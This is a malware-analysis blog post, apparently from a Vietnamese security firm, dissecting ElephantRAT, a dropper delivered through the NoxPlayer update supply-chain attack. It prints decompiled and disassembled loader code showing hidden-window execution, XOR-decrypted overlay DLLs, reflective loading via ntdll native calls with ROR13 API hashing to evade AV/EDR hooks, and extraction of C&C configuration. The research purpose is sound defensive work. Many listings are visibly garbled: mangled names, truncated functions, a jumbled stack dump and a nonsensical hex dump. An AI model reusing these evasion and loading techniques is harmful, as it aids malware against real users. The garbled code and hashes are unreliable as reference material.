

# [RE020] ElephantRAT (Kunming version): our latest discovered RAT of Panda and the similarities with recently Smanager RAT

blog.vincss.net/2021/02/re020-elephantrat-kunming-version-our-latest-discovered-RAT-of-Panda.html



Recently, ESET published a report on a supply chain attack targeting software company BigNox, taking advantage of the update mechanism of the NoxPlayer software - an Android emulator on PC and Mac. This software is used by many gamers in Vietnam as well as in all over the world. ESET has named this campaign Operation NightScout. With the assessment that Vietnam can also have many people infected due to a large number of users, we have begun to investigate and analyze further.

Based on the hashes of the samples provided by ESET, we have not only re-analyzed them, but also digged deeper. We found many points that the ESET did not mention in their report. At the same time, we have found a number of similarities and relationships between these samples and those used in the last campaign against the Vietnam Government Certification Authority as well as a large Vietnamese corporation that we already mentioned. Not only that, we have discovered a new RAT, which is named **ElephantRat**.

Offset	Name	Value	Meaning
CBA0	Characteristics	0	
CBA2	TimeDateStamp	9F3A7FBC	Monday, 17/08/2020 08:27:56 UTC
CBA4	MajorVersion	0	
CBA6	MinorVersion	0	
CBA8	Type	2	Visual C++ (CodeView)
CBA9	SubOffset	58	
CBA4	AddressOfRawData	179F0	
CBA8	PointerToRawData	163F0	

Offset	Name	Value
16590	Sig	53445332
16594	GUID	{00000000-0000-4400-8000-000000000000}
16600	Age	1
16608	PDB	c:\33-f22\81818181\elephantrat\vnwapagent\bin\ByPassUACM.pdb

```

; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_189017DF9 db 'RS05'
; DATA XREF: .rdata:0000000018900E384.r
; CV signature
; Data1 ; GUID
; Data2
; Data3
db 93h, 65h, 7Ch, 9Ah, 10h, 0E4h, 8Eh, 5Ah; Data4
; Age
szcF35F22E1Epha text "UTF-8", 'e:\F35-F22\81818181\ElephantRat\vnwapagent\bin\ByPassUACM4'
; Age
; ext "UTF-8", "-.pdb", 0

```

“昆明版本” means “Kunming version”


In those samples, we focus on the E45A5D9B03CFBE7EB2E90181756FDF0DD690C00C sample and analyze through to embedded PE(s) and execute fileless on memory to the very end. Looking for similarities in the binary pattern, we discovered another pattern that is being used by hackers recently, similar to the one used in our attack on large corporations in Vietnam.

Because the hacker does not use much C++ in OOP Style, the main tool we use is still IDA and the following main plugins: *FindCrypt3*, *SusanRTTI*, *LazyIDA*.


Sample E45A5D9B03CFBE7EB2E90181756FDF0DD690C00C (SHA-1), in ESET report is **UpdatePackageSilence.exe**, has:

- MD5 = 06AF27CoF47837FB54490A8FE8332E04
- SHA-256 = E76567A61F905A2825262D5F653416EF88728371A0A2FE75DDC53AAD100E6F46
- Compiler time: Wednesday, 26.08.2020 08:39:20 UTC

It is the first stage in the infection chain. The way to code, execute, and behavior like **VVSup.exe** mentioned in the previous blog post. The sample is compiled using *Visual Studio 2008 (Linker version 9.00)*. In particular, this file has a very large overlay data at the end of PE, offset 0x45800.





This Exe file is also an MFC Dialog application, except that it uses MFC version 9.0 which included in Visual Studio 2008 (VVS<sup>up</sup> uses MFC ver 4.2, included in Visual Studio 6), ANSI mode. And the Visual Studio that hacker used is the Chinese version, so all default resource items that MFC Wizard automatically generates are in Chinese.



Dialog 30721 is the MFC's default "New Item" Dialog, the StringTable ID from 60000 is also the default resource string ID of MFC. Hacker randomly entered the About Wizard named Exe and version number. The dialog that the hacker added was reseted to English. Main Dialog has ID = 102, About Dialog has ID = 100.

Control IDs 1 and 2 are the default MFC Wizard generates, which are IDOK and IDCANCEL. Buttons 3 (ID\_ABORT), 4 (ID\_RETRY), 5 (ID\_IGNORE) are added by hacker. We need to notice Button ID\_ABORT 3. The main icon of the app (ID 1) is used by the hacker using the icons that installers often use.

SusanRTTI gives us the class flowchart of the app. The figure below is part of the flowchart.



Using LazyIDA's Search features, with CSkinMfcApp and CSkinMfcDlg, we just found this one link from China, which mention about skin dialog creation technique for MFC app.

With the addition of the CRgn class, we can believe that hackers took this entire project and made a few changes. The execution mechanism of a dialog-type MFC app, we released in the previous blog post, you can review but in this blog post, we just focus on the main point.

```

1 int __thiscall CSkinMfcApp::InitInstance(CSkinMfcApp *this)
2 {
3     CSkinMfcDlg skinDlg; // [esp+8h] [ebp-88h] BYREF
4     int tryLevel; // [esp+8Ch] [ebp-4h]
5
6     AfxEnableControlContainer(0);
7     CSkinMfcDlg::CSkinMfcDlg(&skinDlg, 0);
8     tryLevel = 0;
9     this->baseclass.m_lpfnOnIdleTermOrFreeLib = &skinDlg; // wrong CDialog struct defined, should be m_pMainWnd
10    CDialog::DoModal(&skinDlg.baseclass);
11    tryLevel = 0xFFFFFFFF;
12    CDialog::~CDialog(&skinDlg.baseclass);
13    return 0;
14 }
1 CSkinMfcDlg __thiscall CSkinMfcDlg::CSkinMfcDlg(CSkinMfcDlg *this, struct CWnd *pwndParent)
2 {
3     struct AFX_MODULE_STATE *pState; // eax
4
5     CDialog::CDialog(&this->baseclass, 102u, pwndParent);
6     this->baseclass.baseclass.vfptr = &CSkinMfcDlg::vfptr;
    
```

In the OnInitDialog method of CSkinMfcDlg, the hacker has changed the call to the main infection task and added code:

- Resize Dialog to 0
- Hide Dialog
- Change the style of Dialog to not show the Windows Taskbar
- Post WM\_COMMAND to Button ID 3
- Hackers are also careful to simulate adding user left mouse to click on Button ID 3

```

45 CWnd::MoveWindow(&this->baseclass, 0, 0, 0, 1);
46 CWnd::ShowWindow(&this->baseclass, SW_HIDE);
47 CWnd::ModifyStyleEx(&this->baseclass, WS_EX_APPWINDOW, WS_EX_TOOLWINDOW, 0);
48 hwndBtn3 = CWnd::GetDlgItem(&this->baseclass, 3)->m_hwnd;
49 dwBtn3ID = GetDlgCtrlID(hwndBtn3);
50 PostMessageA(hwndBtn3, WM_COMMAND, dwBtn3ID, hwndBtn3);
51 PostMessageA(hwndBtn3, WM_MOUSEFIRST, MK_LBUTTON, 0);
52 PostMessageA(hwndBtn3, WM_LBUTTONDOWN, MK_LBUTTON, 0);
53 PostMessageA(hwndBtn3, WM_LBUTTONUP, MK_LBUTTON, 0);
54 return 0;
55 }
    
```

At the AFX\_MSGMAP of CSkinMfcDlg, we found the function that performs the primary infection task.

```

3+ CSkinHfcdlg:AFX_MSG_MAP AFX_MSGMAP <offset CSkinHfcdlg:GetBaseMessageMap, \
    ; DATA XREF: Sub_491E90+
    offset CSkinHfcdlg:AFX_MSG_ENTRIES>
9+ CSkinHfcdlg:AFX_MSG_ENTRIES dd WM_SYSCOMMAND ; #message
9+ dd 0 ; nCode
9+ dd 0 ; nID
9+ dd AfxSig_v_w_l ; nSig
7+ dd offset sub_4913F0 ; pfn
9+ dd WM_PAINT ; #message
9+ dd 0 ; nCode
9+ dd 0 ; nID
9+ dd AfxSig_v_v_v ; nSig
9+ dd offset sub_491400 ; pfn
9+ dd WM_QUERYDRAGICOM ; #message
9+ dd 0 ; nCode
9+ dd 0 ; nID
9+ dd AfxSig_C_v_v ; nSig
9+ dd offset sub_491500 ; pfn
9+ dd WM_COMMAND ; #message
9+ dd 0 ; nCode
9+ dd 3 ; nID
9+ dd AfxSig_c_w_v ; nSig
9+ dd offset CSkinHfcdlg:ExtractAndLoadOverlayDll ; pfn
9+ dd WM_NULL ; #message
9+ dd 0 ; nCode
9+ dd 0 ; nID
9+ dd 0 ; nLastID

```

```

1 DWORD __stdcall CSkinHfcdlg:ExtractAndLoadOverlayDll()
2 {
3     DWORD result; // eax
4     unsigned int cbRead; // esi
5     HANDLE hExe; // ebx
6     unsigned int dwExeSize; // edi
7     LPBYTE pMem; // ebp
8     unsigned int i; // eax
9     DWORD dwBytesRead; // [esp+0h] [ebp-10Ch] BYREF
10    char szExePath[260]; // [esp+4h] [ebp-108h] BYREF
11
12    result = CheckClbDllExisted();
13    if ( result == ERROR_FILE_NOT_FOUND )
14    {
15        return result;
16    }
17    cbRead = 0;
18    szExePath[0] = 0;
19    memset(&szExePath[1], 0, 0x103u);
20    dwBytesRead = 0;
21    result = CreateFileA(szExePath, GENERIC_READ, FILE_SHARE_READ,
22    hMem = result;
23    if ( result == INVALID_HANDLE_VALUE )
24    {
25        return result;
26    }
27
28    dwExeSize = GetFileSize(result, 0);
29    if ( !pMem )
30    {
31        return CloseHandle(hExe);
32    }
33    return CloseHandle(hExe);
34 }

```

When ExtractAndLoadOverlayDll is called, the hacker will first check if the app has read permission to the Windows\System32 directory and check if the clb.dll file exists. Clb.dll is Windows file - Column ListBox. Then the hacker opens the Exe, reads the Overlay data at offset 0x45800 and xor with 0xA0 to decrypt the PE file is a DLL. It will then manually load this DLL to memory, starting a long series of manually load fileless PE.

```

34 do
35 {
36     result = ReadFile(hExe, &pMem[cbRead], dwExeSize - cbRead, &dwBytesRead, 0);
37     cbRead += dwBytesRead;
38 }
39 while ( cbRead < dwExeSize );
40 if ( pMem != 0xFFFFFFFF ) // = 0x45800
41 {
42     for ( i = 0x45800; i < dwExeSize; ++i )
43     {
44         pMem[i] ^= 0xA0;
45     }
46     result = ManualLoadDll(pMem + 0x45800, dwExeSize - 0x45800);
47 }
48 return result;
49 }

```

```

1 DWORD CheckClbDllExisted()
2 {
3     CreateFileA("C:\\Windows\\system32\\clb.dll", READ_CONTROL, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
4     return GetLastError();
5 }

```

At this ManualLoadDll function, we discovered a hacker programming error. Specifically, Malloc does not have free and wrong code: malloc(sizeof(PE\_LOADER\_INFO)) (16 bytes) to malloc(sizeof(pLdrInfo)) (4 bytes). The PE\_LOADER\_INFO struct that we renamed, including 4 data members, size is 16 bytes.

Offset	Size	struct PE_LOADER_INFO
0000	0004	LPBYTE m_pPERaw;
0004	0004	DWORD m_dwPERawSize;
0008	0004	LPBYTE m_pPEMem;
000C	0004	DWORD m_dwPEMemSize;
0010		};

```

00401240 7 LPVOID __cdecl ManualLoadDll(LPBYTE pPEDll, DWORD dwPEDllSize)
00401240 ManualLoadDll proc near
00401240     pLdrInfo= dword ptr -4
00401240     pPEDll = dword ptr 4
00401240     dwPEDllSize= dword ptr 8
00401240
00401240     push    ecx
00401241     call    malloc
00401242     mov     ecx, [esp+8*pPEDll]
00401243     mov     [esp+8*pLdrInfo], ecx
00401244     mov     eax, [esp+8*pLdrInfo]
00401245     add     esp, 4
00401246     test   ecx, ecx
00401247     jnz    short loc_40125F
00401248     pop     ecx
00401249     retn
00401249
0040125F loc_40125F:
0040125F     mov     edx, [esp+4*dwPEDllSize]
00401260     push    ebx
00401261     push    PAGE_EXECUTE_READWRITE ; flProtect
00401262     push    MEM_COMMIT or MEM_RESERVE ; flAllocationFlags
00401263     push    0
00401264     mov     [eax+4], edx ; lpAddress
00401265     call    OsVirtualAlloc

```

```

0 LPVOID result; // eax
1 LPVOID pPEMem; // ebx
2 HANDLE hProcess; // ecx
3 PE_LOADER_INFO pLdrInfo; // [esp+0h] [ebp-4h] BYREF
4
5     pLdrInfo = malloc(dwPEDllSize); // Bug here, should be sizeof(PE_LOADER_INFO)
6     result = pLdrInfo;
7     if ( !pLdrInfo )
8     {
9         return result;
10    }
11    pLdrInfo->m_dwPERawSize = dwPEDllSize; // overwrite 4 byte next allocated 4 bytes
12    pLdrInfo->m_pPERaw = VirtualAlloc(0, 0xA0E0, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE);
13    if ( !pLdrInfo )
14    {
15        return 0;
16    }
17    memset(pLdrInfo->m_pPEMem, 0xA0E0, dwPEDllSize); // Mod push eax to push ebp
18    hProcess = GetCurrentProcess();
19    if ( !WriteProcessMemory(hProcess, pLdrInfo->m_pPEMem, result, dwPEDllSize, 0) )
20    {
21        return 0;
22    }
23    pLdrInfo->m_pPERaw = result;
24    return pLdrInfo->m_pPEMem;
25 }

```

After alloc 4 byte:

```

debug062:02291250 dd 8675AA8Ah ; Heap Manager Prefix
debug062:02291254 dd 18006B3Ah ; Heap Manager Prefix
debug062:02291258 dd 0BAADF00Dh ; = BadFood
debug062:0229125C dd 0BAADF00Dh ; = BadFood
debug062:02291260 dd 0ABABABABh ; Heap Manager Suffix
debug062:02291264 dd 0ABABABABh ; Heap Manager Suffix
debug062:02291268 dd 0 ;
debug062:0229126C dd 0 ;
debug062:02291270 dd 8675AA8Ah ;
debug062:02291274 dd 1C006B31h ;
debug062:02291278 dd 0BAADF00Dh ; = BadFood
debug062:0229127C dd 0ABABABABh ;
debug062:02291280 dd 0ABABABABh ;
debug062:02291284 dd 0FFFFFFEh ;

```

After overwrite:

```

debug062:02291250 dd 8675A85Ah ; Heap Manager Prefix
debug062:02291254 dd 18006B3Ah ; Heap Manager Prefix
debug062:02291258 dd 0BAADF00Dh ; = BadFood
debug062:0229125C dd 0BAADF00Dh ; = BadFood
debug062:02291260 dd 0ABABABABh ; Heap Manager Suffix
debug062:02291264 dd 0ABABABABh ; Heap Manager Suffix
debug062:02291268 dd 0 ;
debug062:0229126C dd 0 ;
debug062:02291270 dd 8675A85Ah ;
debug062:02291274 dd 1C006B31h ;
debug062:02291278 dd 30392020h ;
debug062:0229127C Overwrite → dd 4016500h ; Address of raw PE read from overlay
debug062:02291280 dd 0ABABABABh ; Size of raw PE read from overlay
debug062:02291284 dd 0FEEFEEh ;

```

About values 0xBAADF00D and 0xABABABAB ... of VC RTL and Windows Heap Manager, you can read more here. The functions that manually (reflective) load overlay Dll functions are compiled into a shellcode array of bytes, embedded in the .data section, and have a total size of 0xA9E. Start at the address of the LoaderProc function: .data:00440830. 0xA95 is the RVA of constant 0x12345678, which will be overwrite by the memory contents of the variable pLdrInfo after being saved by malloc, sizeof(pointer) = 4 (x86). The first byte of the LoaderProc function will be modified to 0x55 = push ebp

```

.data:00440830 ; LPVOID __stdcall LoaderProc()
.data:00440830 LoaderProc proc near ; DATA XREF: ManualLoadDll+48:0
.data:00440830 pLdrApis= LoaderApiAdrs ptr -5Ch
.data:00440830 00 50 push eax
.data:00440831 04 8B EC mov ebp, esp
.data:00440833 04 83 EC 5C sub esp, 5Ch
.data:00440836 06 53 push ebx
.data:00440837 06 56 push esi
.data:00440839 06 57 push edi
.data:0044083B 06 C 4D A4 lea ecx, [ebp+pLdrApis] ; pLdr
.data:0044083C 06 C E 22 09 00 00 call GetLoaderApiAdrs ; pLdrApis
.data:0044083C sub esp, 5Ch
.data:00440844 0C 8B 5D FC mov ebx, [ebp+pLdrApis.pPEInfo]
.data:00440847 0C 8D 75 A4 lea esi, [ebp+pLdrApis]
.data:0044084A 0C 8A 17 push 17h
.data:0044084C 0C 59 pop ecx
.data:0044084D 0C 8B 53 04 mov edx, [ebx+4] ; dwPESize
.data:00440850 0C 8B FC mov edi, esp
.data:00440852 06 F3 A5 rep movsd
.data:00440854 0C 8B 51 push ecx ; LdrApis
.data:00440855 0C 8B 0B mov ecx, [ebx] ; pPE
.data:00440857 0C E 8A 05 00 00 call ReflectiveLoadDll
.data:0044085C 07 83 C4 60 add esp, 60h
.data:0044085F 01 89 43 08 mov [ebx+8], eax

```

GetLoaderApiAdrs function retrieves the API addresses from kernel32.dll and ntdll.dll into a struct containing pointers to those API functions. The algorithm used to calculate the hash value from the exported API name is ROR13, which is commonly used in Metasploit. Readers can use the plugin shellcode\_hashes\_search\_plugin.py in FireEye's Flare\_ida toolkit to automatically determine the name of the API function, select the hash function ror13AddHash32AddDll. This struct has been redefined as follows:

```

OffsetSize struct __declspec(align(4)) LoaderApiAdrs
{
0000:0004 void *LoadLibraryA;
0004:0004 void *FreeLibrary;
0008:0004 void *GetNativeSystemInfo;
000C:0004 void *GetCurrentThreadLocalStore;
0010:0004 void *SetLastError;
0014:0004 void *GetThreadLocale;
0018:0004 void *IsValidReadPtr;
001C:0004 void *GetProcAddress;
0020:0004 void *GetCurrentProcess;
0024:0004 void *OutputDebugStringA;
0028:0004 void *memcpy;
002C:0004 void *memset;
0030:0004 void *free;
0034:0004 void *wcstol;
0038:0004 void *wcslen;
003C:0004 void *wcsncmp;
0040:0004 void *wcsncpy;
0044:0004 void *RtlAllocateHeap;
0048:0004 void *RtlFreeHeap;
004C:0004 void *NtAllocateVirtualMemory;
0050:0004 void *NtProtectVirtualMemory;
0054:0004 void *NtFreeVirtualMemory;
0058:0004 PE_LOADER_INFO *pPEInfo;
005C:0004 ;
}

```

GetLoaderApiAdrs function:

```

.data:00441270 004 mov esi, LoaderApiAdrs.wcsncpy; eax
.data:00441272 004 call APiAdrsFromHash
.data:00441274 004 mov ecx, ror13AddHash ; ntdll.dll!RtlAllocate
.data:00441276 004 call APiAdrsFromHash
.data:00441278 004 mov ecx, ror13AddHash ; ntdll.dll!RtlFreeHeap
.data:0044127A 004 call APiAdrsFromHash
.data:0044127C 004 mov ecx, ror13AddHash ; ntdll.dll!GetProcAddress
.data:0044127E 004 call APiAdrsFromHash
.data:00441280 004 mov ecx, ror13AddHash ; ntdll.dll!GetCurrentProcess
.data:00441282 004 call APiAdrsFromHash
.data:00441284 004 mov ecx, ror13AddHash ; ntdll.dll!OutputDebugStringA
.data:00441286 004 call APiAdrsFromHash
.data:00441288 004 mov ecx, ror13AddHash ; ntdll.dll!NtAllocateVirtualMemory
.data:0044128A 004 call APiAdrsFromHash
.data:0044128C 004 mov ecx, ror13AddHash ; ntdll.dll!NtProtectVirtualMemory
.data:0044128E 004 call APiAdrsFromHash
.data:00441290 004 mov ecx, ror13AddHash ; ntdll.dll!NtFreeVirtualMemory
.data:00441292 004 call APiAdrsFromHash
.data:00441294 004 mov [esi+LoaderApiAdrs.NtFreeVirtualMemory], eax
.data:00441296 004 mov [esi+LoaderApiAdrs.pPEInfo], ecx
.data:00441298 004 pop esi
.data:0044129A 004 pop ebx
.data:0044129C 004 retn
.data:0044129D ; GetLoaderApiAdrs endp
.data:0044129E ;

```

The value of this struct variable in the LoaderProc function after the GetLoaderApiAdrs function is called and returned.

```

Stack[0000191C]-[0019F51C] dd offset kernel32_LoadLibrary : LoadLibraryA 024 mov [esi+LoaderApiAddr.wcsncpy], eax
Stack[0000191C]-[0019F51C] dd offset kernel32_FreeLibrary : FreeLibrary 024 => call near ptr unk_75085D
Stack[0000191C]-[0019F51C] dd offset kernel32_GetNativeSystemInfo : GetNativeSystemInfo 024 mov ecx, 0B454E1Fh
Stack[0000191C]-[0019F51C] dd offset kernel32_GetProcessHeap : GetProcessHeap 024 mov [esi+LoaderApiAddr.RtlAllocateHeap], eax
Stack[0000191C]-[0019F51C] dd offset kernel32_SetLastError : SetLastError 024 => call near ptr unk_75085D
Stack[0000191C]-[0019F51C] dd offset kernel32_GetThreadLocalByIndex : GetThreadLocalByIndex 024 mov ecx, 9400122h
Stack[0000191C]-[0019F51C] dd offset kernel32_IsBadReadPtr : IsBadReadPtr 024 mov [esi+LoaderApiAddr.RtlFreeHeap], eax
Stack[0000191C]-[0019F51C] dd offset kernel32_SetProcessAffinityMask : SetProcessAffinityMask 024 => call near ptr unk_75085D
Stack[0000191C]-[0019F51C] dd offset kernel32_GetCurrentProcess : GetCurrentProcess 024 mov ecx, 0A457919h
Stack[0000191C]-[0019F51C] dd offset kernel32_OutputDebugStringA : OutputDebugStringA 024 mov [esi+LoaderApiAddr.RtlAllocateVirtualMemory], eax
Stack[0000191C]-[0019F51C] dd offset ntdll_memset : memset 024 => call near ptr unk_75085D
Stack[0000191C]-[0019F51C] dd offset ntdll_memset : memset 024 mov ecx, 0EB4F24Ch
Stack[0000191C]-[0019F51C] dd offset ntdll_memset : memset 024 mov [esi+LoaderApiAddr.NtProtectVirtualMemory], eax
Stack[0000191C]-[0019F51C] dd offset ntdll_memset : memset 024 => call near ptr unk_75085D
Stack[0000191C]-[0019F51C] dd offset ntdll_wcslen : wcslen 024 mov [esi+LoaderApiAddr.NtFreeVirtualMemory], eax
Stack[0000191C]-[0019F51C] dd offset ntdll_wcsncpy : wcsncpy 024 => call [esi+LoaderApiAddr.pPEInfo], offset dword_2291278 ; Address of raw PE
Stack[0000191C]-[0019F51C] dd offset ntdll_wcsncpy : wcsncpy 024 mov esp, ebp
Stack[0000191C]-[0019F51C] dd offset ntdll_RtlAllocateHeap : RtlAllocateHeap 024 pop ebp
Stack[0000191C]-[0019F51C] dd offset ntdll_RtlAllocateHeap : RtlAllocateHeap 024 ret
Stack[0000191C]-[0019F51C] dd offset ntdll_RtlAllocateHeap : RtlAllocateHeap 024 sub_705933 endp
Stack[0000191C]-[0019F51C] dd offset ntdll_NtProtectVirtualMemory : NtProtectVirtualMemory
Stack[0000191C]-[0019F51C] dd offset ntdll_NtFreeVirtualMemory : NtFreeVirtualMemory
Stack[0000191C]-[0019F51C] dd offset dword_2291278 : pPEInfo

```

The remarkable point is the manual/reflective load feature is used directly with Ntdll.dll native functions, not through kernel32 functions. This is possible to avoid detecting by the AV/EDR hook kernel32.dll. And it also goes with other samples and later fileless PE(s).

The code of ReflectiveLoadDll is similar to the other manually load/reflective open source. We will not talk about it again. Searching on Github, Google, and VirusTotal for GetLoaderApiAddr function, we found no such function. So we think this is a manually/reflectively load library that this group wrote themselves and didn't use any open source.

At this point, the Overlay Dll has been loaded and the execution flows directly into the OEP of the Dll. The parent exe does not exit immediately like VVSup.exe, the fileless child dlls will call ExitProcess or TerminateProcess later.

We temporarily move to another sample that the ESET report mentioned has SHA1 = 5732126743640525680C1F9460E52D361ACF6BB0. This sample was compiled using Visual Studio 2012, built on 11/16.2020 08:35:32 UTC, also an MFC app, however no longer Dialog app but a Doc - View app, using new MFC Ribbon classes. As a result, the amount of code and classes are bigger, and it is possible that the first stage uses the latest MFC of this group. Hackers no longer rely on extrac32.exe to extract embedded Cab files, but write a CCabinet class using Cabinet API functions available from Windows to unpack.

PDB path =

"C:\Users\enWin7x64\Desktop\XActor\CreateServer\_src\XActorCreateServer\DATA\_RES\CommandoLoader\mfeesp\Release\mfeesp.pdb". The

executable code that extracts two cab files from the resource is written directly into the InitInstance function of the CmfeespApp class. And LBTserv.dll malware file is extracted from the cab file is a DLL, written in Delphi and built using Embarcadero's latest RAD Studio 10.4 Sydney. This could be a shift to another language, compiler/IDE for future malware development of this group. For the purposes and scope of this article, we do not present these samples.

Back on the above Dll overlay, after extracting, we have a DLL with the following information:

- Size = 557,056 bytes
- MD5 = 054E07CB00E9B21786E2815E9B43CDA9
- SHA256 = 8BF3DF654459B1B8F553AD9A0770058FD2C31262F38F2E8BA12943F813200A4D
- Compile time: Monday, 17.08.2020 09:56:11 UTC
- Visual Studio 6
- There is no PDB path and export, so the original DLL name could not be determined.

The size of the .data section is large, after running FindCrypt3, we found that there were large data. All the main tasks of this Dll reside entirely within the DllMain function. When DllMain is called with fdwReason other than DLL\_PROCESS\_ATTACH, hacker checks whether the Dll can OpenProcess with System Process (PID = 4) with the highest permissions 0x1FOFFF or not. If OpenProcess succeeds, it will return TRUE and do nothing next. Then hacker read from the parent Exe, use the MemSearch function as in VVSup.exe to find and extract the C&C information and save it into a file C:\ProgramData\resmon.resmoncfg. The small difference is that VVSup uses MemSearch to get the C&C info from the parent to write in the child's Dll. And here is the Dll child search back from the parent Exe.

```

13  wszExePath[0] = 0;
14  memset(&wszExePath[1], 0, 0x100u);
15  *wszExePath[0x101] = 0;
16  wszExePath[0x103] = 0;
17  dwReadTotal = 0;
18  GetModuleFileNameA(0, wszExePath, MAX_PATH);
19  dwRead = 0;
20  hExe = CreateFileA(wszExePath, GENERIC_READ, FILE_SHARE_READ, 0, CREATE_ALWAYS|CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);
21  if ( hExe != INVALID_HANDLE_VALUE )
22  {
23      dwExeSize = GetFileSize(hExe, 0);
24      pMem = operator new(dwExeSize);
25      if ( pMem )
26      {
27          do
28          {
29              ReadFile(hExe, &pMem[dwReadTotal], dwExeSize - dwReadTotal, &dwRead, 0);
30              dwReadTotal += dwRead;
31          } while ( dwReadTotal < dwExeSize );
32          abMask[1] = 0x35;
33          abMask[0] = 0x3F;
34          abMask[2] = 0x2F;
35          abMask[3] = 0x1E;
36          abMask[4] = 0x7F;
37          abMask[5] = 0x7E;
38          abMask[6] = 0x6F;
39          abMask[7] = 0x2E;
40          abMask[8] = 0x1F;
41          abMask[9] = 0x1E;
42          abMask[0xA] = 0;
43          abMask[0xB] = 3;
44          memcpy(&abMask[0xC], "?>/N", 4);
45          nPos = MemSearch(pMem, abMask, dwExeSize, 0x10);
46          if ( nPos != 0xFFFFFFFF )
47          {
48              WriteResmonCfg(&pMem[nPos + 47]);
49              CloseHandle(hExe);
50              return;
51          }
52          // If not found abMask, terminate
53          hProcess = GetCurrentProcess();
54          TerminateProcess(hProcess, 0);
55      }
56  }
57  CloseHandle(hExe);
58  }
59  }

```

Write C&C info to resmon.resmoncfg file

```

1  BOOL __cdecl WriteResmonCfg(LPCVOID pData)
2  {
3      HMODULE hKernel; // eax
4      BOOL (__stdcall *CreateDirectoryA)(LPCSTR, LPSECURITY_ATTRIBUTES); // eax
5      HANDLE hFile; // esi
6
7      strcpy(g_szBufTemp, "C:\\ProgramData");
8      hKernel = LoadLibraryA("kernel32.dll");
9      if ( hKernel )
10     {
11         strcpy(g_szCreateDirectoryA, "CreateDirectoryA");
12         *g_szCreateDirectoryA[0x14] = 0;
13         CreateDirectoryA = GetProcAddress(hKernel, g_szCreateDirectoryA);
14         if ( CreateDirectoryA )
15         {
16             CreateDirectoryA(g_szBufTemp, 0);
17         }
18     }
19     hFile = CreateFileA(
20         "C:\\ProgramData\\resmon.resmoncfg",
21         GENERIC_WRITE|GENERIC_READ,
22         0,
23         0,
24         CREATE_ALWAYS,
25         FILE_ATTRIBUTE_NORMAL,
26         0);
27     if ( hFile != INVALID_HANDLE_VALUE )
28     {
29         WriteFile(hFile, pData, 1550u, &pData, 0);
30     }
31     return CloseHandle(hFile);
32 }

```

Byte array is the mask for searching is "3F 3E 2F 1E 7F 7E 6F 2E 1F 1E 00 03 3F 3E 2F 4E". File size of resmon.resmoncfg file is 1550 bytes, copy the content from mask offset + 47.

```

3F 3E 2F 1E 7F 7E 6F 2E 1F 1E 00 03 3F 3E 2F 4E FTÇFxxV4.~çjÅ. ?>/..~o....?>/N
7F 7E 6F 6E 5F 5E 4F 4E 3F 3E 2F 2E 1F 1E 00 7D ybi1BpIi2% @Yž.Ž.~on^ON?>/...}
00 2A 00 2B 00 78 00 29 00 7A 00 7E 00 76 00 79 .{.+x.x.-.w.{.*.+x.).z.~.v.y
00 76 00 7C 00 7F 00 78 00 29 00 7B 00 2D 00 4F .y.w.~{...+.-}.v.}|...x.).{-0
05 00 00 08 00 63 C0 98 E1 42 46 8D 1A 2E 62 DC .0.0.0.0.0.0...%...cA"áBF..bU
33 6A DC C8 B1 A3 C7 8F 20 43 8A 1C 49 B2 E4 45 'p...#JœH±CÁç.3jÛÉ±fç. ÇS.I²áE
